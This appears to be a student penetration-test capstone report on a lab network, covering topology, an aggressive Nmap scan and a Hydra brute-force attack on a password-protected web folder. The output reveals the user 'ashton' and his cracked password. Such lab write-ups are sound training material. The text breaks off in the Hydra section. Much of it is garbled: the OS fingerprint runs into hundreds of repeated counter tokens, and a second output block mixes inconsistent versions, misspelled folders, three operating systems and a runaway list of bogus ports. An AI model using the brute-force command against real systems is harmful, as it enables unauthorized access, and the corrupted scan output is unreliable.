

# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

Reported by Dmitry Baimakov on the 14<sup>th</sup> of November, 2021

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team: Security Assessment**

03


**Blue Team: Log Analysis and Attack Characterization**

04

**Hardening: Proposed Alarms and Mitigation Strategies**

# Network Topology

# Network Topology



## Network

**Address Range:**  
192.168.1.0/24  
**Netmask:** 255.255.255.0  
**Gateway:** 192.168.1.1

## Machines:

**IPv4:** 192.168.1.90  
**OS:** Linux  
**Hostname:** Kali

**IPv4:** 192.168.1.105  
**OS:** Linux  
**Hostname:** Capstone

**IPv4:** 192.168.1.100  
**OS:** Linux  
**Hostname:** ELK

**IPv4:** 192.168.1.1  
**OS:** Windows 10  
**Hostname:** Azure Hyper-V

# **Red Team**

## Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-v Azure Machine	192.168.1.1	Cloud Based Host Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine
ELK stack	192.168.1.100	Networking Monitoring VM running Kibana logs

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 open with public access CVE-2019-6579	Open and unsecured access for anyone using port 80	Folders and files are readily accessible
Brute Force CVE-2019-3746	Attacker attempts to gain access with a script that tries numerous combinations using a password list	Using password lists like rockyou.txt by scripts such as "John the Ripper", "Hydra", "Medusa" etc.
Directory Indexing Vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device	Sensitive and confidential data exposure. System security breach
WebDAV Vulnerability	Exploit WebDAV on a server or using Shell access	WebDAV configurations are lacking - this allows hackers to remotely edit website's content

# Exploitation of nMap

## Tools & Processes

Using aggressive Nmap scan

**Nmap -sV -sC -sS -sU -A**

**192.168.1.105**

I found out:

1. Types of ports are open
2. What services are running
3. Various critical paths

## Achievements

All of the above can be used in order to gain further access. **Port 22 can be used to SSH into a user, port 80 can be used to upload malicious files**

```
Index of /company_fold... Shell No. 1 Shell No. 1
Shell No. 1
File Actions Edit View Help
Not shown: 1998 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
 256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http  Apache httpd 2.4.29
http-ls: Volume /
maxfiles limit reached (10)
SIZE TIME FILENAME
- 2019-05-07 18:23 company_blog/
422 2019-05-07 18:23 company_blog/blog.txt
- 2019-05-07 18:27 company_folders/
- 2019-05-07 18:25 company_folders/company_culture/
- 2019-05-07 18:26 company_folders/customer_info/
- 2019-05-07 18:27 company_folders/sales_docs/
- 2019-05-07 18:22 company_share/
- 2019-05-07 18:34 meet_our_team/
329 2019-05-07 18:31 meet_our_team/ashton.txt
404 2019-05-07 18:33 meet_our_team/hannah.txt
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=%4D=11/11%OT=22%CT=1%CU=2%PV=Y%D5=1%D=DXG=YXMM=00155D%TM=6
OS:18DA99FPx-x86_64-pc-linux-gnu%SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS
OS:=AOP$01(M$B4ST11NW7%02-M$B4ST11NW7%03-M$B4NT11NW7%04=M$B4ST11NW7%05=M$B4ST11NW7%06=M$B4ST11NW7%07-WIN(W1=FEB88K2W=FE88K2W3=FE88K3W4=FE88K3W5=FE88K3W6=FE88K3W7=FE88K3W8=FE88K3W9=FE88K3W10=FE88K3W11=FE88K3W12=FE88K3W13=FE88K3W14=FE88K3W15=FE88K3W16=FE88K3W17=FE88K3W18=FE88K3W19=FE88K3W20=FE88K3W21=FE88K3W22=FE88K3W23=FE88K3W24=FE88K3W25=FE88K3W26=FE88K3W27=FE88K3W28=FE88K3W29=FE88K3W30=FE88K3W31=FE88K3W32=FE88K3W33=FE88K3W34=FE88K3W35=FE88K3W36=FE88K3W37=FE88K3W38=FE88K3W39=FE88K3W40=FE88K3W41=FE88K3W42=FE88K3W43=FE88K3W44=FE88K3W45=FE88K3W46=FE88K3W47=FE88K3W48=FE88K3W49=FE88K3W50=FE88K3W51=FE88K3W52=FE88K3W53=FE88K3W54=FE88K3W55=FE88K3W56=FE88K3W57=FE88K3W58=FE88K3W59=FE88K3W60=FE88K3W61=FE88K3W62=FE88K3W63=FE88K3W64=FE88K3W65=FE88K3W66=FE88K3W67=FE88K3W68=FE88K3W69=FE88K3W70=FE88K3W71=FE88K3W72=FE88K3W73=FE88K3W74=FE88K3W75=FE88K3W76=FE88K3W77=FE88K3W78=FE88K3W79=FE88K3W80=FE88K3W81=FE88K3W82=FE88K3W83=FE88K3W84=FE88K3W85=FE88K3W86=FE88K3W87=FE88K3W88=FE88K3W89=FE88K3W90=FE88K3W91=FE88K3W92=FE88K3W93=FE88K3W94=FE88K3W95=FE88K3W96=FE88K3W97=FE88K3W98=FE88K3W99=FE88K3W100=FE88K3W101=FE88K3W102=FE88K3W103=FE88K3W104=FE88K3W105=FE88K3W106=FE88K3W107=FE88K3W108=FE88K3W109=FE88K3W110=FE88K3W111=FE88K3W112=FE88K3W113=FE88K3W114=FE88K3W115=FE88K3W116=FE88K3W117=FE88K3W118=FE88K3W119=FE88K3W120=FE88K3W121=FE88K3W122=FE88K3W123=FE88K3W124=FE88K3W125=FE88K3W126=FE88K3W127=FE88K3W128=FE88K3W129=FE88K3W130=FE88K3W131=FE88K3W132=FE88K3W133=FE88K3W134=FE88K3W135=FE88K3W136=FE88K3W137=FE88K3W138=FE88K3W139=FE88K3W140=FE88K3W141=FE88K3W142=FE88K3W143=FE88K3W144=FE88K3W145=FE88K3W146=FE88K3W147=FE88K3W148=FE88K3W149=FE88K3W150=FE88K3W151=FE88K3W152=FE88K3W153=FE88K3W154=FE88K3W155=FE88K3W156=FE88K3W157=FE88K3W158=FE88K3W159=FE88K3W160=FE88K3W161=FE88K3W162=FE88K3W163=FE88K3W164=FE88K3W165=FE88K3W166=FE88K3W167=FE88K3W168=FE88K3W169=FE88K3W170=FE88K3W171=FE88K3W172=FE88K3W173=FE88K3W174=FE88K3W175=FE88K3W176=FE88K3W177=FE88K3W178=FE88K3W179=FE88K3W180=FE88K3W181=FE88K3W182=FE88K3W183=FE88K3W184=FE88K3W185=FE88K3W186=FE88K3W187=FE88K3W188=FE88K3W189=FE88K3W190=FE88K3W191=FE88K3W192=FE88K3W193=FE88K3W194=FE88K3W195=FE88K3W196=FE88K3W197=FE88K3W198=FE88K3W199=FE88K3W200=FE88K3W201=FE88K3W202=FE88K3W203=FE88K3W204=FE88K3W205=FE88K3W206=FE88K3W207=FE88K3W208=FE88K3W209=FE88K3W210=FE88K3W211=FE88K3W212=FE88K3W213=FE88K3W214=FE88K3W215=FE88K3W216=FE88K3W217=FE88K3W218=FE88K3W219=FE88K3W220=FE88K3W221=FE88K3W222=FE88K3W223=FE88K3W224=FE88K3W225=FE88K3W226=FE88K3W227=FE88K3W228=FE88K3W229=FE88K3W230=FE88K3W231=FE88K3W232=FE88K3W233=FE88K3W234=FE88K3W235=FE88K3W236=FE88K3W237=FE88K3W238=FE88K3W239=FE88K3W240=FE88K3W241=FE88K3W242=FE88K3W243=FE88K3W244=FE88K3W245=FE88K3W246=FE88K3W247=FE88K3W248=FE88K3W249=FE88K3W250=FE88K3W251=FE88K3W252=FE88K3W253=FE88K3W254=FE88K3W255=FE88K3W256=FE88K3W257=FE88K3W258=FE88K3W259=FE88K3W260=FE88K3W261=FE88K3W262=FE88K3W263=FE88K3W264=FE88K3W265=FE88K3W266=FE88K3W267=FE88K3W268=FE88K3W269=FE88K3W270=FE88K3W271=FE88K3W272=FE88K3W273=FE88K3W274=FE88K3W275=FE88K3W276=FE88K3W277=FE88K3W278=FE88K3W279=FE88K3W280=FE88K3W281=FE88K3W282=FE88K3W283=FE88K3W284=FE88K3W285=FE88K3W286=FE88K3W287=FE88K3W288=FE88K3W289=FE88K3W290=FE88K3W291=FE88K3W292=FE88K3W293=FE88K3W294=FE88K3W295=FE88K3W296=FE88K3W297=FE88K3W298=FE88K3W299=FE88K3W300=FE88K3W301=FE88K3W302=FE88K3W303=FE88K3W304=FE88K3W305=FE88K3W306=FE88K3W307=FE88K3W308=FE88K3W309=FE88K3W310=FE88K3W311=FE88K3W312=FE88K3W313=FE88K3W314=FE88K3W315=FE88K3W316=FE88K3W317=FE88K3W318=FE88K3W319=FE88K3W320=FE88K3W321=FE88K3W322=FE88K3W323=FE88K3W324=FE88K3W325=FE88K3W326=FE88K3W327=FE88K3W328=FE88K3W329=FE88K3W330=FE88K3W331=FE88K3W332=FE88K3W333=FE88K3W334=FE88K3W335=FE88K3W336=FE88K3W337=FE88K3W338=FE88K3W339=FE88K3W340=FE88K3W341=FE88K3W342=FE88K3W343=FE88K3W344=FE88K3W345=FE88K3W346=FE88K3W347=FE88K3W348=FE88K3W349=FE88K3W350=FE88K3W351=FE88K3W352=FE88K3W353=FE88K3W354=FE88K3W355=FE88K3W356=FE88K3W357=FE88K3W358=FE88K3W359=FE88K3W360=FE88K3W361=FE88K3W362=FE88K3W363=FE88K3W364=FE88K3W365=FE88K3W366=FE88K3W367=FE88K3W368=FE88K3W369=FE88K3W370=FE88K3W371=FE88K3W372=FE88K3W373=FE88K3W374=FE88K3W375=FE88K3W376=FE88K3W377=FE88K3W378=FE88K3W379=FE88K3W380=FE88K3W381=FE88K3W382=FE88K3W383=FE88K3W384=FE88K3W385=FE88K3W386=FE88K3W387=FE88K3W388=FE88K3W389=FE88K3W390=FE88K3W391=FE88K3W392=FE88K3W393=FE88K3W394=FE88K3W395=FE88K3W396=FE88K3W397=FE88K3W398=FE88K3W399=FE88K3W400=FE88K3W401=FE88K3W402=FE88K3W403=FE88K3W404=FE88K3W405=FE88K3W406=FE88K3W407=FE88K3W408=FE88K3W409=FE88K3W410=FE88K3W411=FE88K3W412=FE88K3W413=FE88K3W414=FE88K3W415=FE88K3W416=FE88K3W417=FE88K3W418=FE88K3W419=FE88K3W420=FE88K3W421=FE88K3W422=FE88K3W423=FE88K3W424=FE88K3W425=FE88K3W426=FE88K3W427=FE88K3W428=FE88K3W429=FE88K3W430=FE88K3W431=FE88K3W432=FE88K3W433=FE88K3W434=FE88K3W435=FE88K3W436=FE88K3W437=FE88K3W438=FE88K3W439=FE88K3W440=FE88K3W441=FE88K3W442=FE88K3W443=FE88K3W444=FE88K3W445=FE88K3W446=FE88K3W447=FE88K3W448=FE88K3W449=FE88K3W450=FE88K3W451=FE88K3W452=FE88K3W453=FE88K3W454=FE88K3W455=FE88K3W456=FE88K3W457=FE88K3W458=FE88K3W459=FE88K3W460=FE88K3W461=FE88K3W462=FE88K3W463=FE88K3W464=FE88K3W465=FE88K3W466=FE88K3W467=FE88K3W468=FE88K3W469=FE88K3W470=FE88K3W471=FE88K3W472=FE88K3W473=FE88K3W474=FE88K3W475=FE88K3W476=FE88K3W477=FE88K3W478=FE88K3W479=FE88K3W480=FE88K3W481=FE88K3W482=FE88K3W483=FE88K3W484=FE88K3W485=FE88K3W486=FE88K3W487=FE88K3W488=FE88K3W489=FE88K3W490=FE88K3W491=FE88K3W492=FE88K3W493=FE88K3W494=FE88K3W495=FE88K3W496=FE88K3W497=FE88K3W498=FE88K3W499=FE88K3W500=FE88K3W501=FE88K3W502=FE88K3W503=FE88K3W504=FE88K3W505=FE88K3W506=FE88K3W507=FE88K3W508=FE88K3W509=FE88K3W510=FE88K3W511=FE88K3W512=FE88K3W513=FE88K3W514=FE88K3W515=FE88K3W516=FE88K3W517=FE88K3W518=FE88K3W519=FE88K3W520=FE88K3W521=FE88K3W522=FE88K3W523=FE88K3W524=FE88K3W525=FE88K3W526=FE88K3W527=FE88K3W528=FE88K3W529=FE88K3W530=FE88K3W531=FE88K3W532=FE88K3W533=FE88K3W534=FE88K3W535=FE88K3W536=FE88K3W537=FE88K3W538=FE88K3W539=FE88K3W540=FE88K3W541=FE88K3W542=FE88K3W543=FE88K3W544=FE88K3W545=FE88K3W546=FE88K3W547=FE88K3W548=FE88K3W549=FE88K3W550=FE88K3W551=FE88K3W552=FE88K3W553=FE88K3W554=FE88K3W555=FE88K3W556=FE88K3W557=FE88K3W558=FE88K3W559=FE88K3W560=FE88K3W561=FE88K3W562=FE88K3W563=FE88K3W564=FE88K3W565=FE88K3W566=FE88K3W567=FE88K3W568=FE88K3W569=FE88K3W570=FE88K3W571=FE88K3W572=FE88K3W573=FE88K3W574=FE88K3W575=FE88K3W576=FE88K3W577=FE88K3W578=FE88K3W579=FE88K3W580=FE88K3W581=FE88K3W582=FE88K3W583=FE88K3W584=FE88K3W585=FE88K3W586=FE88K3W587=FE88K3W588=FE88K3W589=FE88K3W590=FE88K3W591=FE88K3W592=FE88K3W593=FE88K3W594=FE88K3W595=FE88K3W596=FE88K3W597=FE88K3W598=FE88K3W599=FE88K3W600=FE88K3W601=FE88K3W602=FE88K3W603=FE88K3W604=FE88K3W605=FE88K3W606=FE88K3W607=FE88K3W608=FE88K3W609=FE88K3W610=FE88K3W611=FE88K3W612=FE88K3W613=FE88K3W614=FE88K3W615=FE88K3W616=FE88K3W617=FE88K3W618=FE88K3W619=FE88K3W620=FE88K3W621=FE88K3W622=FE88K3W623=FE88K3W624=FE88K3W625=FE88K3W626=FE88K3W627=FE88K3W628=FE88K3W629=FE88K3W630=FE88K3W631=FE88K3W632=FE88K3W633=FE88K3W634=FE88K3W635=FE88K3W636=FE88K3W637=FE88K3W638=FE88K3W639=FE88K3W640=FE88K3W641=FE88K3W642=FE88K3W643=FE88K3W644=FE88K3W645=FE88K3W646=FE88K3W647=FE88K3W648=FE88K3W649=FE88K3W650=FE88K3W651=FE88K3W652=FE88K3W653=FE88K3W654=FE88K3W655=FE88K3W656=FE88K3W657=FE88K3W658=FE88K3W659=FE88K3W660=FE88K3W661=FE88K3W662=FE88K3W663=FE88K3W664=FE88K3W665=FE88K3W666=FE88K3W667=FE88K3W668=FE88K3W669=FE88K3W670=FE88K3W671=FE88K3W672=FE88K3W673=FE88K3W674=FE88K3W675=FE88K3W676=FE88K3W677=FE88K3W678=FE88K3W679=FE88K3W680=FE88K3W681=FE88K3W682=FE88K3W683=FE88K3W684=FE88K3W685=FE88K3W686=FE88K3W687=FE88K3W688=FE88K3W689=FE88K3W690=FE88K3W691=FE88K3W692=FE88K3W693=FE88K3W694=FE88K3W695=FE88K3W696=FE88K3W697=FE88K3W698=FE88K3W699=FE88K3W700=FE88K3W701=FE88K3W702=FE88K3W703=FE88K3W704=FE88K3W705=FE88K3W706=FE88K3W707=FE88K3W708=FE88K3W709=FE88K3W710=FE88K3W711=FE88K3W712=FE88K3W713=FE88K3W714=FE88K3W715=FE88K3W716=FE88K3W717=FE88K3W718=FE88K3W719=FE88K3W720=FE88K3W721=FE88K3W722=FE88K3W723=FE88K3W724=FE88K3W725=FE88K3W726=FE88K3W727=FE88K3W728=FE88K3W729=FE88K3W730=FE88K3W731=FE88K3W732=FE88K3W733=FE88K3W734=FE88K3W735=FE88K3W736=FE88K3W737=FE88K3W738=FE88K3W739=FE88K3W740=FE88K3W741=FE88K3W742=FE88K3W743=FE88K3W744=FE88K3W745=FE88K3W746=FE88K3W747=FE88K3W748=FE88K3W749=FE88K3W750=FE88K3W751=FE88K3W752=FE88K3W753=FE88K3W754=FE88K3W755=FE88K3W756=FE88K3W757=FE88K3W758=FE88K3W759=FE88K3W760=FE88K3W761=FE88K3W762=FE88K3W763=FE88K3W764=FE88K3W765=FE88K3W766=FE88K3W767=FE88K3W768=FE88K3W769=FE88K3W770=FE88K3W771=FE88K3W772=FE88K3W773=FE88K3W774=FE88K3W775=FE88K3W776=FE88K3W777=FE88K3W778=FE88K3W779=FE88K3W780=FE88K3W781=FE88K3W782=FE88K3W783=FE88K3W784=FE88K3W785=FE88K3W786=FE88K3W787=FE88K3W788=FE88K3W789=FE88K3W790=FE88K3W791=FE88K3W792=FE88K3W793=FE88K3W794=FE88K3W795=FE88K3W796=FE88K3W797=FE88K3W798=FE88K3W799=FE88K3W800=FE88K3W801=FE88K3W802=FE88K3W803=FE88K3W804=FE88K3W805=FE88K3W806=FE88K3W807=FE88K3W808=FE88K3W809=FE88K3W810=FE88K3W811=FE88K3W812=FE88K3W813=FE88K3W814=FE88K3W815=FE88K3W816=FE88K3W817=FE88K3W818=FE88K3W819=FE88K3W820=FE88K3W821=FE88K3W822=FE88K3W823=FE88K3W824=FE88K3W825=FE88K3W826=FE88K3W827=FE88K3W828=FE88K3W829=FE88K3W830=FE88K3W831=FE88K3W832=FE88K3W833=FE88K3W834=FE88K3W835=FE88K3W836=FE88K3W837=FE88K3W838=FE88K3W839=FE88K3W840=FE88K3W841=FE88K3W842=FE88K3W843=FE88K3W844=FE88K3W845=FE88K3W846=FE88K3W847=FE88K3W848=FE88K3W849=FE88K3W850=FE88K3W851=FE88K3W852=FE88K3W853=FE88K3W854=FE88K3W855=FE88K3W856=FE88K3W857=FE88K3W858=FE88K3W859=FE88K3W860=FE88K3W861=FE88K3W862=FE88K3W863=FE88K3W864=FE88K3W865=FE88K3W866=FE88K3W867=FE88K3W868=FE88K3W869=FE88K3W870=FE88K3W871=FE88K3W872=FE88K3W873=FE88K3W874=FE88K3W875=FE88K3W876=FE88K3W877=FE88K3W878=FE88K3W879=FE88K3W880=FE88K3W881=FE88K3W882=FE88K3W883=FE88K3W884=FE88K3W885=FE88K3W886=FE88K3W887=FE88K3W888=FE88K3W889=FE88K3W890=FE88K3W891=FE88K3W892=FE88K3W893=FE88K3W894=FE88K3W895=FE88K3W896=FE88K3W897=FE88K3W898=FE88K3W899=FE88K3W900=FE88K3W901=FE88K3W902=FE88K3W903=FE88K3W904=FE88K3W905=FE88K3W906=FE88K3W907=FE88K3W908=FE88K3W909=FE88K3W910=FE88K3W911=FE88K3W912=FE88K3W913=FE88K3W914=FE88K3W915=FE88K3W916=FE88K3W917=FE88K3W918=FE88K3W919=FE88K3W920=FE88K3W921=FE88K3W922=FE88K3W923=FE88K3W924=FE88K3W925=FE88K3W926=FE88K3W927=FE88K3W928=FE88K3W929=FE88K3W930=FE88K3W931=FE88K3W932=FE88K3W933=FE88K3W934=FE88K3W935=FE88K3W936=FE88K3W937=FE88K3W938=FE88K3W939=FE88K3W940=FE88K3W941=FE88K3W942=FE88K3W943=FE88K3W944=FE88K3W945=FE88K3W946=FE88K3W947=FE88K3W948=FE88K3W949=FE88K3W950=FE88K3W951=FE88K3W952=FE88K3W953=FE88K3W954=FE88K3W955=FE88K3W956=FE88K3W957=FE88K3W958=FE88K3W959=FE88K3W960=FE88K3W961=FE88K3W962=FE88K3W963=FE88K3W964=FE88K3W965=FE88K3W966=FE88K3W967=FE88K3W968=FE88K3W969=FE88K3W970=FE88K3W971=FE88K3W972=FE88K3W973=FE88K3W974=FE88K3W975=FE88K3W976=FE88K3W977=FE88K3W978=FE88K3W979=FE88K3W980=FE88K3W981=FE88K3W982=FE88K3W983=FE88K3W984=FE88K3W985=FE88K3W986=FE88K3W987=FE88K3W988=FE88K3W989=FE88K3W990=FE88K3W991=FE88K3W992=FE88K3W993=FE88K3W994=FE88K3W995=FE88K3W996=FE88K3W997=FE88K3W998=FE88K3W999=FE88K3W1000=FE88K3W1001=FE88K3W1002=FE88K3W1003=FE88K3W1004=FE88K3W1005=FE88K3W1006=FE88K3W1007=FE88K3W1008=FE88K3W1009=FE88K3W1010=FE88K3W1011=FE88K3W1012=FE88K3W1013=FE88K3W1014=FE88K3W1015=FE88K3W1016=FE88K3W1017=FE88K3W1018=FE88K3W1019=FE88K3W1020=FE88K3W1021=FE88K3W1022=FE88K3W1023=FE88K3W1024=FE88K3W1025=FE88K3W1026=FE88K3W1027=FE88K3W1028=FE88K3W1029=FE88K3W1030=FE88K3W1031=FE88K3W1032=FE88K3W1033=FE88K3W1034=FE88K3W1035=FE88K3W1036=FE88K3W1037=FE88K3W1038=FE88K3W1039=FE88K3W1040=FE88K3W1041=FE88K3W1042=FE88K3W1043=FE88K3W1044=FE88K3W1045=FE88K3W1046=FE88K3W1047=FE88K3W1048=FE88K3W1049=FE88K3W1050=FE88K3W1051=FE88K3W1052=FE88K3W1053=FE88K3W1054=FE88K3W1055=FE88K3W1056=FE88K3W1057=FE88K3W1058=FE88K3W1059=FE88K3W1060=FE88K3W1061=FE88K3W1062=FE88K3W1063=FE88K3W1064=FE88K3W1065=FE88K3W1066=FE88K3W1067=FE88K3W1068=FE88K3W1069=FE88K3W1070=FE88K3W1071=FE88K3W1072=FE88K3W1073=FE88K3W1074=FE88K3W1075=FE88K3W1076=FE88K3W1077=FE88K3W1078=FE88K3W1079=FE88K3W1080=FE88K3W1081=FE88K3W1082=FE88K3W1083=FE88K3W1084=FE88K3W1085=FE88K3W1086=FE88K3W1087=FE88K3W1088=FE88K3W1089=FE88K3W1090=FE88K3W1091=FE88K3W1092=FE88K3W1093=FE88K3W1094=FE88K3W1095=FE88K3W1096=FE88K3W1097=FE88K3W1098=FE88K3W1099=FE88K3W1100=FE88K3W1101=FE88K3W1102=FE88K3W1103=FE88K3W1104=FE88K3W1105=FE88K3W1106=FE88K3W1107=FE88K3W1108=FE88K3W1109=FE88K3W1110=FE88K3W1111=FE88K3
```


# Exploitation using the Brute Force

## Tools and Processes

Using Hydra (preinstalled on Linux) and a password list (downloaded) I ran the command **hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company\_folders/secret\_folder** (Ashton's name I found out From nmap's addresses by going to 192.168.1.105/company\_folders)

## Achievements

This exploit allowed me to further dive into the Company's directories that are only accessible with the user name and a password



```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of / - Mozilla Firefox Shell No. 1 Shell No. 1 03:51 PM
File Actions Edit View Help
root@Kali:~# hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8927.00 tries/min, 8927 tries in 00:01h, 14335471 to do in 26:46h, 16 active
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-11 15:50:30
root@Kali:~# [REDACTED]
2019-05-07 18:27 company_folders/
2019-05-07 18:27 company_folders/company_culture/
2019-05-07 18:27 company_folders/company_culture/
2019-05-07 18:27 company_folders/customer_info/
2019-05-07 18:27 company_folders/sales_goals/
2019-05-07 18:27 company_shares/
2019-05-07 18:27 mnes_sip_team/
2019-05-07 18:27 mnes_sip_team/ashton.txt
2019-05-07 18:27 mnes_sip_team/hannibal.txt
[http://192.168.1.105] Apache/2.4.23 (Ubuntu)
[http://192.168.1.105] Index of /
[HTTP/1.1 200 OK] (Microsoft)
no exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP Fingerprint:
OS:Linux (Ubuntu 18.04.2 LTS (x86_64)) OS:Windows 7 SP1 (Windows 7 Pro SP1 (x86_64)) OS:Windows 10 (Windows 10 Pro (x86_64))
Ports: 22/tcp (SSH) 25/tcp (MS-RPC/NetBIOS-NS) 3389/tcp (RDP) 443/tcp (TLS/SSL) 53/tcp (DNS) 80/tcp (HTTP) 139/tcp (MS-RPC/NetBIOS-NS) 445/tcp (MS-RPC/NetBIOS-NS) 587/tcp (MS-EXIM/Postfix) 9339/tcp (Finger) 9340/tcp (Finger) 9341/tcp (Finger) 9342/tcp (Finger) 9343/tcp (Finger) 9344/tcp (Finger) 9345/tcp (Finger) 9346/tcp (Finger) 9347/tcp (Finger) 9348/tcp (Finger) 9349/tcp (Finger) 9350/tcp (Finger) 9351/tcp (Finger) 9352/tcp (Finger) 9353/tcp (Finger) 9354/tcp (Finger) 9355/tcp (Finger) 9356/tcp (Finger) 9357/tcp (Finger) 9358/tcp (Finger) 9359/tcp (Finger) 9360/tcp (Finger) 9361/tcp (Finger) 9362/tcp (Finger) 9363/tcp (Finger) 9364/tcp (Finger) 9365/tcp (Finger) 9366/tcp (Finger) 9367/tcp (Finger) 9368/tcp (Finger) 9369/tcp (Finger) 9370/tcp (Finger) 9371/tcp (Finger) 9372/tcp (Finger) 9373/tcp (Finger) 9374/tcp (Finger) 9375/tcp (Finger) 9376/tcp (Finger) 9377/tcp (Finger) 9378/tcp (Finger) 9379/tcp (Finger) 9380/tcp (Finger) 9381/tcp (Finger) 9382/tcp (Finger) 9383/tcp (Finger) 9384/tcp (Finger) 9385/tcp (Finger) 9386/tcp (Finger) 9387/tcp (Finger) 9388/tcp (Finger) 9389/tcp (Finger) 9390/tcp (Finger) 9391/tcp (Finger) 9392/tcp (Finger) 9393/tcp (Finger) 9394/tcp (Finger) 9395/tcp (Finger) 9396/tcp (Finger) 9397/tcp (Finger) 9398/tcp (Finger) 9399/tcp (Finger) 9400/tcp (Finger) 9401/tcp (Finger) 9402/tcp (Finger) 9403/tcp (Finger) 9404/tcp (Finger) 9405/tcp (Finger) 9406/tcp (Finger) 9407/tcp (Finger) 9408/tcp (Finger) 9409/tcp (Finger) 9410/tcp (Finger) 9411/tcp (Finger) 9412/tcp (Finger) 9413/tcp (Finger) 9414/tcp (Finger) 9415/tcp (Finger) 9416/tcp (Finger) 9417/tcp (Finger) 9418/tcp (Finger) 9419/tcp (Finger) 9420/tcp (Finger) 9421/tcp (Finger) 9422/tcp (Finger) 9423/tcp (Finger) 9424/tcp (Finger) 9425/tcp (Finger) 9426/tcp (Finger) 9427/tcp (Finger) 9428/tcp (Finger) 9429/tcp (Finger) 9430/tcp (Finger) 9431/tcp (Finger) 9432/tcp (Finger) 9433/tcp (Finger) 9434/tcp (Finger) 9435/tcp (Finger) 9436/tcp (Finger) 9437/tcp (Finger) 9438/tcp (Finger) 9439/tcp (Finger) 9440/tcp (Finger) 9441/tcp (Finger) 9442/tcp (Finger) 9443/tcp (Finger) 9444/tcp (Finger) 9445/tcp 